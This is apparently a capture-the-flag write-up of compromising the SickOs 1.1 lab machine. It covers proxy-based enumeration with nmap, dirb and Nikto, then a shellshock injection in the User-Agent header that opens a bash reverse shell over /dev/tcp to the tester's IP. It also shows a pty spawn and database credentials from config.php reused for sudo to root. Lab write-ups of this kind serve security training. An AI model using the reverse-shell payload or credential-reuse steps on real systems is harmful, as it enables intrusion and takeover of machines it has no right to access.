Penetration Test Write-ups

SickOs 1.1
May 16th, 2017

By: Komal Deru

Executive Summary

SickOs 1.1 is a web server built for an educational purpose to find and exploit the vulnerabilities to gain privilege escalation to the root. The Objective of this challenge is to :

- Get /root/a0216ea4d51874464078c618298b1367.txt

For this assessment, the web server was provided in .ovf file that needs to be imported in virtualBox to run this web server. Since this machine is configured with DHCP service enabled to automatically assign IP address, I do not need to manually configure the machine for an IP address. This assessment was carried out on Kali Linux OS installed in Virtual Machine using my own Pentesting methodology.

It was found that the site is vulnerable to shellshock and brute-force attack. Both these vulnerability was successfully exploited to penetrate into the system and finally gaining privilege escalation into the root.

Software/Tools Used

- Testing Platform: Windows 8.1 pro x64 Desktop & kali-Linux Debian Desktop
- Burpsuite Free Edition v1.7.22
- Nikto
- Dirb

Vulnerabilities & Exploitation's Detailed Report

>> Firstly, the SickOs 1.1 and Kali Linux machines both requires the network set up on 'Host-Only Adapter' Network Setting so that they are in the same network and therefore Kali Linux machine can interact with the SickOs machine.

Enumeration & Scanning Result

>> Once after finding out the server's ip address (nmap -Pn scan), the ip address was again nmap scanned and the following open ports and running services were found.

As shown below, the http-proxy squid 3.1.19 service is running on port 3128 and the port 80 is closed. So here we need to set the HTTP-Proxy on the browser with the server's ip and port number as shown in **figure 1**

```
Nmap scan report for 192.168.56.103
Host is up (0.0057s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
|_http-server-header: squid/3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
8080/tcp closed http-proxy
```

Attack Scenario

>> Set up the sickOs's http-proxy ip and port number.




Figure 1

>> Now refreshing the page with the web server's ip address on the url will bring up the server's http page on screen like so:




Figure 2

>> During manual test, one of the most common hidden contents ‘robots.txt’ page was found on the site that contained a directory called‘/wolfcms’


>> Using following Dirb command revealed some interesting directories.
dirb http://192.168.56.103/ */usr/share/dirb/wordlists/big.txt -p 192.168.56.103:3128*

>> These found directories - /connect, /cgi-bin, /server-status, /index, /index.php, /robots and /robots.txt shows valid page and available (code 200) whereas the remaining page is valid but unauthorized (code 403)


>> As we know the robots.txt file contains ‘wolfcms/ ’ directory and also ‘cgi-bin/’ is also a directory – We dirb scan these directories too.

dirb http://192.168.56.103/cgi-bin */usr/share/dirb/wordlists/big.txt -p 192.168.56.103:3128*

dirb http://192.168.56.103/wolfcms /usr/share/dirb/wordlists/big.txt -p 192.168.56.103:3128



>> Nikto revealed the key information that ‘the site is vulnerable to shellshock attack’.



Nikto -h 192.168.56.103 --useproxy 192.168.56.103:3128
Appendix A

What is CGI ?

- It is a Common Gateway Interface between client(web browser) and server.
- CGI allows web browser to communicate with the programs/applications on the server
- CGI applications runs in the server and NOT web browser.


Using Burpsuite

>> To use Burpsuite, First we need to change the http-proxy under firefox again for the burpsuite to intercept the message to and from the client and server


Step 1:

Make sure you are on the CGI web page: http://192.168.56.103/cgi-bin/status to insert the shellshock injection code.


After That changethe proxy settings to listen on local host


Connection Settings
Configure Proxies to Access the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration:
HTTP Proxy: 127.0.0.1
Port: 80
Use this proxy server for all protocols
SSL Proxy: 127.0.0.1
Port: 80
FTP Proxy: 127.0.0.1
Port: 80
SOCKS Host: 127.0.0.1
Port: 80
SOCKS v4
SOCKS v5
No Proxy for:

Step 2:



Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one
Add
Edit
Remove
Running
Interface
Invisible
Redirect
Certificate
127.0.0.1:80
Per-host

Step 3:



>> Now From the browser you can type in http://192.168.56.103/ to initiate the connection. Burpsuite will now be able to intercept the incoming traffic

>> Notice that the nikto revealed that the site is vulnerable to shellshock attack. To test the exploit is working, we execute the shellshock exploit code inside user-agent field.



>> The exploit code was executed successfully! Time to get the shellshock reverse shell

- Set up a listener :
  nc -lv -p 1234

- Modify the exploit code in the user-agent field to gain shellshock reverse shell : () { ignored;};/bin/bash -i >& /dev/tcp/192.168.56.102/1234 0>&1

>> Now we need to gain privilege escalation into the root. However first we need to acquire credentials from within the server's directories. Upon investigation, the following credentials was found from /var/www/wolfcms/config.php :

```
// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
```

>> To find the username, simply go onto /etc/passwd This will give you the list of usernames and its related information. From here we find that the admin/user name is 'sickos'

>> To use 'su' command it asks us to run this command from the terminal. To achieve this we use the following code:


```
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
python /tmp/asdf.py
```

>>> After several attempts, it was found that username is sickos & password is john@123

>> Here we are going to use 'sudo' command to authenticate other user (eg. root) against our own password

sudo -s OR *sudo -i OR sudo su*
Password: *john@123*

ROOT IS ACCESSED!



References

- https://evertpot.com/189/ - Getting around "su : must be run from a terminal"

Appendix

- Apendix A - http://www.fantaghost.com/wp-content/uploads/DIAG-shellshock.png